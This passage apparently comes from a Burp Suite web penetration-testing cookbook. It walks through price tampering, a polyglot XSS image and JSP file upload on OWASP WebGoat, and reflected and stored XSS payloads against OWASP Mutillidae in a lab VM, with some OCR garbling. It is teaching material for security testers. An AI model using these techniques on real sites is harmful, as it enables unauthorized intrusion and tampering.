Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	\$69.99	0	\$0.00
Dynex - Traditional Notebook Case	\$27.99	0	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel® Centrino™	\$1599.99	2	\$3,199.98
3 - Year Performance Service Plan \$1000 and Over	\$299.99	0	\$0.00

Total before coupon is applied: \$3,199.98

Total to be charged to your credit card: \$0.00

Enter your credit card number:

4128 3214 0002 1999

Enter your coupon code:

GOLD

Purchase

How it works...

Due to a lack of server-side checking for both the coupon code as well as the grand total amount prior to charging the credit card, we are able to circumvent the prices assigned and set our own prices instead.

Uploading malicious files – polyglots

Polyglot is a term defined as something that uses several languages. If we carry this concept into hacking, it means the creation of a **cross-site scripting (XSS)** attack vector by using different languages as execution points. For example, attackers can construct valid images and embed JavaScript with them. The placement of the JavaScript payload is usually in the comments section of an image. Once the image is loaded in a browser, the XSS content may execute, depending upon the strictness of the content-type declared by the web server and the interpretation of the content-type by the browser.

Getting ready

- Download a JPG file containing a cross-site scripting vulnerability from the PortSwigger blog page: <https://portswigger.net/blog/bypassing-csp-using-polyglot-jpegs>
 - Here is a direct link to the polyglot image: <http://portswigger-labs.net/polyglot/jpeg/xss.jpg>
- Using the OWASP WebGoat file upload functionality, we will plant an image into the application that contains an XSS payload.

How to do it...

1. Ensure the owaspbwa VM is running. Select the OWASP WebGoat application from the initial landing page of the VM. The landing page will be configured to an IP address specific to your machine.
2. After you click the OWASP WebGoat link, you will be prompted for login credentials. Use these credentials: username: `guest`; password: `guest`.
3. After authentication, click the Start WebGoat button to access the application exercises.
4. Click **Malicious Execution | Malicious File Execution** from the left-hand menu. You are presented with a file upload functionality page. The instructions state that only images are allowed for upload:

Internationalization is not available for this lesson

Logout ?



OWASP WebGoat v5.4

< Hints ▶ Show Params Show Cookies Lesson Plan Show Java Solution

Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Malicious File Execution
Parameter Tampering
Session Management Flaws
Web Services
Admin Functions
Challenge

Solution Videos

Restart this Lesson

The form below allows you to upload an image which will be displayed on this page. Features like this are often found on web based discussion boards and social networking sites. This feature is vulnerable to Malicious File Execution.

In order to pass this lesson, upload and run a malicious file. In order to prove that your file can execute, it should create another file named:

/var/lib/tomcat6/webapps/WebGoat/mfe_target/guest.txt

Once you have created this file, you will pass the lesson.

WebGoat Image Storage

Your current image:

No image uploaded

Upload a new image: No file selected.

Created by Chuck Willis **MANDIANT**[®]
INTELLIGENT INFORMATION SECURITY

[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

5. Browse to the location where you saved the `xss.jpg` image that you downloaded from the PortSwigger blog page mentioned at the beginning of this recipe.

6. The following screenshot shows the image looks. As you can see, it is difficult to detect any XSS vulnerability contained within the image. It is hidden from plain view.

7. Click the **Browse** button to select the `xss.jpg` file:

The screenshot shows the OWASP WebGoat v5.4 interface for the 'Malicious File Execution' lesson. The top navigation bar includes links for Logout, Hints, Show Params, Show Cookies, Lesson Plan, Show Java, and Solution. On the left, a sidebar lists various security categories: Introduction, General, Access Control Flaws, AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, Concurrency, Cross-Site Scripting (XSS), Improper Error Handling, Injection Flaws, Denial of Service, Insecure Communication, Insecure Configuration, Insecure Storage, Malicious Execution, and a link to 'Malicious File Execution'. The main content area has sections for 'Solution Videos' and 'Restart this Lesson'. It describes the feature as being found on web-based discussion boards and social networking sites, noting its vulnerability to Malicious File Execution. Instructions state that users should upload a malicious file named 'guest.txt' to pass the lesson. Below this, there's a section titled 'WebGoat Image Storage' with a note about the current image being 'No image uploaded'. A red box highlights the 'Browse...' button next to the file name 'xss.jpg' in a text input field, with a 'Start Upload' button to its right. The bottom of the page features a credit to Chuck Willis and the MANDIANT logo, along with links to the OWASP Foundation, Project WebGoat, and Report Bug.

8. Switch to Burp's **Proxy | Options**. Make sure you are capturing **Client responses** and have the following settings enabled. This will allow us to capture HTTP responses modified or intercepted:

The screenshot shows the 'Intercept Server Responses' settings in Burp Suite. It includes a note about controlling which responses are stalled for viewing and editing. A red box highlights the 'Intercept' checkbox, which is checked, and the text 'Master interception is turned off'. Another red box highlights the 'Or Request Was intercepted' row in the rules table. The table has columns for Enabled, Operator, Match type, Relationship, and Condition. Other rows show 'Content type header Matches text', 'Or Request Was modified', and 'And Status code Does not match ^304S'.

9. Switch to Burp's **Proxy | Intercept** tab. Turn Interceptor on with the button Intercept is on.
 10. Return to the Firefox browser, and click the **Start Upload** button. The message should be paused within Burp's Interceptor.

Request to http://192.168.56.101:80

Forward Drop Intercept is on Action


Raw Params Headers Hex

```
POST /WebGoat/attack?Screen=18&menu=1600 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/WebGoat/attack?Screen=18&menu=1600
Content-Type: multipart/form-data; boundary=-----41184676334
Content-Length: 25261
Cookie: JSESSIONID=E12D7A11F1C385245CD0E12668407ECD; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Authorization: Basic Z3V1c3Q6Z3V1c3Q=
Connection: close
Upgrade-Insecure-Requests: 1

-----41184676334
Content-Disposition: form-data; name="myfile"; filename="xss.jpg"
Content-Type: image/jpeg

ÿØÿà/*JFIF.....
```

11. Within the Intercept window while the request is paused, type `Burp`
`rocks` into the search box at the bottom. You should see a match in the
middle of the image. This is our polyglot payload. It is an image, but it
contains a hidden XSS script within the comments of the image:



12. Click the **Forward** button. Now turn Interceptor off by clicking the toggle button to Intercept is off.
13. Using Notepad or your favorite text editor, create a new file called poly.jsp, and write the following code within the file:

```
<HTML>

<% java.io.File file = new
java.io.File("/var/lib/tomcat6/webapps/WebGoat/mfe_target/guest.txt");

file.createNewFile();%>

</HTML>
```

14. Return to the **Malicious File Execution** page, and browse to the `poly.jsp` file you created, and then click the **Start Upload** button. The `poly.jsp` is a Java Server Pages file that is executable on this web server. Following the instructions, we must create a `guest.txt` file in the path provided. This code creates that file in JSP scriptlet tag code:

[Solution Videos](#) [Restart this Lesson](#)

The form below allows you to upload an image which will be displayed on this page. Features like this are often found on web based discussion boards and social networking sites. This feature is vulnerable to Malicious File Execution.

In order to pass this lesson, upload and run a malicious file. In order to prove that your file can execute, it should create another file named:

/var/lib/tomcat6/webapps/WebGoat/mfe_target/guest.txt

Once you have created this file, you will pass the lesson.

WebGoat Image Storage

Your current image: 

Upload a new image: `poly.jsp`

Created by Chuck Willis 
INTELLIGENT INFORMATION SECURITY

OWASP Foundation | Project WebGoat | Report Bug

15. Right-click the unrecognized image, and select **Copy Image Location**.
16. Open a new tab within the same Firefox browser as WebGoat, and paste the image location in the new tab. Press *Enter* to execute the script, and give the script a few seconds to run in the background before moving to the next step.
17. Flip back to the first tab, *F5*, to refresh the page, and you should receive the successfully completed message. If your script is running slowly, try uploading the `poly.jsp` on the upload page again. The success message should appear:



[Malicious File Execution](#)

Parameter Tampering
Session Management Flaws
Web Services
Admin Functions
Challenge

WebGoat Image Storage



Your current image:

Upload a new image: No file selected.

Created by Chuck
Willis **MANDIANT**
INTELLIGENT INFORMATION SECURITY

How it works...

Due to unrestricted file upload vulnerability, we can upload a malicious file such as a polyglot without detection from the web server. Many sites allow images to be uploaded, so developers must ensure such images do not carry XSS payloads within them. Protection in this area can be in the form of magic number checks or special proxy servers screening all uploads.

There's more...

To read more about polyglots, please refer to the Portswigger blog: <https://portswigger.net/blog/bypassing-csp-using-polyglot-jpegs>.

Evaluating Input Validation Checks

In this chapter, we will cover the following recipes:

- Testing for reflected cross-site scripting
- Testing for stored cross-site scripting
- Testing for HTTP verb tampering
- Testing for HTTP Parameter Pollution
- Testing for SQL injection
- Testing for command injection

Introduction

Failure to validate any input received from the client before using it in the application code is one of the most common security vulnerabilities found in web applications. This flaw is the source for major security issues, such as SQL injection and **cross-site scripting (XSS)**. Web-penetration testers must evaluate and determine whether any input is reflected back or executed upon by the application. We'll learn how to use Burp to perform such tests.

Software tool requirements

In order to complete the recipes in this chapter, you will need the following:

- OWASP Broken Web Applications (VM)
- OWASP Mutillidae link
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)

Testing for reflected cross-site scripting

Reflected cross-site scripting occurs when malicious JavaScript is injected into an input field, parameter, or header and, after returning from the web server, is executed within the browser. Reflected XSS occurs when the execution of the JavaScript reflects in the browser only and is not a permanent part of the web page. Penetration testers need to test all client values sent to the web server to determine whether XSS is possible.

Getting ready

Using OWASP Mutillidae II, let's determine whether the application protects against reflected **cross-site scripting (XSS)**.

How to do it...

1. From the OWASP Mutilliae II menu, select Login by navigating to OWASP 2013 | A3 - Cross Site Scripting (XSS) | Reflected (First Order) | Pen Test Tool Lookup:

The screenshot shows the OWASP Mutilliae II interface. At the top, there's a banner with the title 'OWASP Mutillidae II: Web Pwn in Mass Production', version '2.6.24', security level '0 (Hosed)', hints status 'Enabled (1 - 5cr1pt K1dd1e)', and a note 'Not Logged In'. Below the banner is a navigation bar with links: Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured. The main content area has a sidebar on the left with categories: OWASP 2013, OWASP 2010, OWASP 2007, and Web Services. Under 'Web Services', 'A3 - Cross Site Scripting (XSS)' is selected. To its right is a dropdown menu with options: Reflected (First Order), Persistent (Second Order), DNS Lookup, and Pen Test Tool Lookup. The 'Pen Test Tool Lookup' option is highlighted. On the right side of the content area, there's a 'Help Me!' button with a red alien icon.

2. Select a tool from the drop-down listing and click the Lookup Tool button. Any value from the drop-down list will work for this recipe:

This screenshot shows the 'Pen Test Tool Lookup' page. At the top, there's a header 'Pen Test Tool Lookup' with a 'Back' button and a 'Help Me!' button. Below the header is a 'Hints' button. Further down is an 'AJAX' logo with a link 'Switch to AJAX Version of page'. The main form is titled 'Pen Test Tools' and contains a 'Select Pen Test Tool' button. Below it is a dropdown menu labeled 'Pen Test Tool' with 'Skipfish' selected. At the bottom of the form is a 'Lookup Tool' button.

3. Switch to Burp Proxy | HTTP history and find the HTTP message you just created by selecting the lookup tool. Note that in the request is a parameter called `ToolID`. In the following example, the value is ¹⁶:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Headers Analyzer XSS Validator

Intercept HTTP history WebSockets history Options

Logging of out-of-scope Proxy traffic is disabled Re-enable

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
54	http://192.168.56.101	POST	/mutillidae/index.php?page=pen-test-tool-lookup.php	✓		200	50868	HTML	php

Request Response

Raw Params Headers Hex

```

POST /mutillidae/index.php?page=pen-test-tool-lookup.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=pen-test-tool-lookup.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Cookie: showhints=1; PHPSESSID=d1745born009vn4jnjk4m9lcs2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

```

ToolID=16[pen-test-tool-lookup-php-submit-button=Lookup+Tool]

4. Flip over to the Response tab and note the JSON returned from the request. You can find the JavaScript function in the response more easily by typing `PenTest` in the search box at the bottom. Note that the `tool_id` is reflected in a response parameter called `toolIDRequested`. This may be an attack vector for XSS:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Logging of out-of-scope Proxy traffic is disabled

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length
54	http://192.168.56.101	POST	/mutilidae/index.php?page=pen-test-tool-lookup.php	✓		200	5086

Request Response

Raw Headers Hex HTML Render

```

var gUseSafeJSONParser = "FALSE";
var gUseJavaScriptValidation = "FALSE";
var gDisplayError = "FALSE";
var gPenTestToolsJSONString = '{"query": {"toolIDRequested": "16", "penTestTools": [{"tool_id": "16", "tool_name": "Query Tool", "comment": "The Domain Information Groper is prefered on Linux over NSLookup and provides more informative output. DIG can perform zone transfers if the DNS server allows transfers."}]}}';
var addRow = function(pRowOfData){
    try{
        var lDocRoot = window.document;
        var lTBody = lDocRoot.getElementById("idDisplayTableBody");
        var lTR = lDocRoot.createElement("tr");

        //tool_id, tool_name, phase_to_use, tool_type, comment

        var lToolIDTD = lDocRoot.createElement("td");
        var lToolNameTD = lDocRoot.createElement("td");
        var lPhaseTD = lDocRoot.createElement("td");
        var lToolTypeTD = lDocRoot.createElement("td");
        var lCommentTD = lDocRoot.createElement("td");

        //lKeyTD.addAttribute("class", "label");
        lToolIDTD.setAttribute("class", "sub-body");
        lToolNameTD.setAttribute("class", "sub-body");
        lToolNameTD.setAttribute("style", "color: #770000");
        lPhaseTD.setAttribute("class", "sub-body");
        lToolTypeTD.setAttribute("class", "sub-body");
        lCommentTD.setAttribute("class", "sub-body");
        lCommentTD.setAttribute("style", "font-weight: normal");

        lToolIDTD.appendChild(lDocRoot.createTextNode(pRowOfData.tool_id));
        lToolNameTD.appendChild(lDocRoot.createTextNode(pRowOfData.tool_name));
        lPhaseTD.appendChild(lDocRoot.createTextNode(pRowOfData.phase_to_use));
        lToolTypeTD.appendChild(lDocRoot.createTextNode(pRowOfData.tool_type));
        lCommentTD.appendChild(lDocRoot.createTextNode(pRowOfData.comment));

        lTR.appendChild(lToolIDTD);
        lTR.appendChild(lToolNameTD);
        lTR.appendChild(lPhaseTD);
        lTR.appendChild(lToolTypeTD);
        lTR.appendChild(lCommentTD);

        lTBody.appendChild(lTR);
    }
}

```

? < + > PenTest

- Send the request over to Repeater. Add an XSS payload within the `ToolID` parameter immediately following the number. Use a simple payload such as `<script>alert(1);</script>`:



1 x 2 x 3 x ...

Go

Cancel

< | ↴

↗ | ↵

Request



```
POST /mutillidae/index.php?page=pen-test-tool-lookup.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101
Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=pen-test-tool-lookup.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Cookie: showhints=1; PHPSESSID=d1745borno09vn4jnjk4m9lcs2;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

ToolID=16<script>alert(1);</script>&pen-test-tool-lookup-php-submit-button=Lookup+T
ool

6. Click Go and examine the returned JSON response, searching for PenTest. Notice our payload is returned exactly as inputted. It looks like the developer is not sanitizing any of the input data before using it. Let's exploit the flaw:

Response

Raw Headers Hex HTML Render

```
var gUseSafeJSONParser = "FALSE";
var gUseJavaScriptValidation = "FALSE";
var gDisplayError = "FALSE";
var gPenTestToolsJSONString = '{"query": {"toolIDRequested": "16<script>alert(1);</script>", "penTestTools": [{"tool_id": "16", "tool_name": "Dig", "phase_to_use": "Reconnaissance", "tool_type": "DNS Server Query Tool", "comment": "The Domain Information Groper is prefered on Linux over NSLookup and provides more information natively. NSLookup must be in debug mode to give similar output. DIG can perform zone transfers if the DNS server allows transfers."}]}, "addRow": function(pRowOfData){ try{ var lDocRoot = window.document;
var lTBody = lDocRoot.getElementById("idDisplayTableBody");
var lTR = lDocRoot.createElement("tr");

//tool_id, tool_name, phase_to_use, tool_type, comment
}}}
```

7. Since we are working with JSON instead of HTML, we will need to adjust the payload to match the structure of the JSON returned. We will fool the JSON into thinking the payload is legitimate. We will modify the original `<script>alert(1);</script>` payload to `"}}`
`)%3balert(1)%3b//` instead.
8. Switch to the Burp Proxy | Intercept tab. Turn Interceptor on with the button Intercept is on.
9. Return to Firefox, select another tool from the drop-down list, and click the Lookup Tool button.
10. While Proxy | Interceptor has the request paused, insert the new payload of `"}})%3balert(1)%3b//` immediately after the `Tool ID` number:

Screenshot of the OWASP ZAP Proxy tab showing a captured POST request to http://192.168.56.101:80. The request payload contains a reflected XSS payload: ToolID=12"});)%3balert(1)%3b//open-test-tool-lookup-php-submit-button=Lookup+Tool. The payload is highlighted with a red box.

```


POST /mutillidae/index.php?page=pen-test-tool-lookup.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=pen-test-tool-lookup.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Cookie: showhints=1; PHPSESSID=d1745borono09vn4jnjk4m9lcs2; acopendivids=swingset,jotto,phphb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

ToolID=12"});

})%3balert(1)%3b//open-test-tool-lookup-php-submit-button=Lookup+Tool

```

11. Click the Forward button. Turn Interceptor off by toggling to Intercept is off.
12. Return to the Firefox browser and see the pop-up alert box displayed. You've successfully shown a **proof of concept (PoC)** for the reflected XSS vulnerability:



How it works...

Due to inadequate input cleansing prior to using data received from the client. In this case, the penetration testing tools identifier is reflected in the response as it is received from the client, allowing an attack vector for an XSS attack.

Testing for stored cross-site scripting

Stored cross-site scripting occurs when malicious JavaScript is injected into an input field, parameter, or header and, after returning from the web server, is executed within the browser and becomes a permanent part of the page. Stored XSS occurs when the malicious JavaScript is stored in the database and is used later to populate the display of a web page.

Penetration testers need to test all client values sent to the web server to determine whether XSS is possible.

Getting ready

Using OWASP Mutillidae II, let's determine whether the application protects against stored cross-site scripting.

How to do it...

1. From the OWASP Mutilliae II menu, select Login by navigating to OWASP 2013 | A3 - Cross Site Scripting (XSS) | Persistent (First Order) | Add to your blog:

The screenshot shows the OWASP Mutilliae II interface. At the top, there's a purple header bar with the title "OWASP Mutilliae II: Web Pwn in Mass Production". Below it is a black navigation bar with links: Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured. The main content area has a dark background. On the left, a vertical navigation menu lists categories: OWASP 2013, OWASP 2010, OWASP 2007, Web Services, Pen Test Tool Lookup, Help Me!, and a "Add to your blog" button. The "Web Services" category is expanded, showing sub-options: A3 - Cross Site Scripting (XSS), Reflected (First Order), Persistent (Second Order), and another "Add to your blog" button. The "Persistent (Second Order)" option is highlighted with a red box.

2. Place some verbiage into the text area. Before clicking the Save Blog Entry button, let's try a payload with the entry:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Logging of out-of-scope Proxy traffic is disabled Re-enable

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://192.168.56.101	GET	/mutillidae/index.php?page=home.php&... ✓			200	46441	HTML	php	

Request Response

Raw Params Headers Hex

```

GET /mutillidae/index.php?page=home.php&popUpNotificationCode=HPhO HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=home.php&popUpNotificationCode=HPhO
Cookie: showhints=1; PHPSESSID=d1745borno09vn4jnijv4m91cs2; acopendivids=swingset,jotto,phphb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

```


3. Switch to the Burp Proxy | Intercept tab. Turn Interceptor on with the button Intercept is on.
4. While Proxy | Interceptor has the request paused, insert the new payload of `<script>alert(1);</script>` immediately following the verbiage you added to the blog:

```

POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=add-to-your-blog.php&popUpNotificationCode=SUD1
Content-Type: application/x-www-form-urlencoded
Content-Length: 95
Cookie: sh0whtns=1; PHPSESSID=d1745borno05vn4jnjk4m9lcs2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
csrf-token=&blog_entry=This+is+my+blog+entry<script>alert(1);</script>&add-to-your-blog-php-submit-button=Save+Blog+Entry

```

5. Click the Forward button. Turn Interceptor off by toggling to Intercept is off.
6. Return to the Firefox browser and see the pop-up alert box displayed:



7. Click the OK button to close the pop-ups. Reload the page and you will see the alert pop-up again. This is because your malicious script

has become a permanent part of the page. You've successfully shown a **proof of concept (PoC)** for the stored XSS vulnerability!

How it works...

Stored or persistent XSS occurs because the application not only neglects to sanitize the input but also stores the input within the database.

Therefore, when a page is reloaded and populated with database data, the malicious script is executed along with that data.

Testing for HTTP verb tampering


HTTP requests can include methods beyond GET and POST. As a penetration tester, it is important to determine which other HTTP verbs (that is, methods) the web server allows. Support for other verbs may disclose sensitive information (for example, TRACE) or allow for a dangerous invocation of application code (for example, DELETE). Let's see how Burp can help test for HTTP verb tampering.

Getting ready

Using OWASP Mutillidae II, let's determine whether the application allows HTTP verbs beyond GET and POST.

How to do it...

1. Navigate to the homepage of OWASP Mutillidae II.
2. Switch to Burp Proxy | HTTP history and look for the HTTP request you just created while browsing to the homepage of Mutillidae. Note the method used is GET. Right-click and send the request to Intruder:



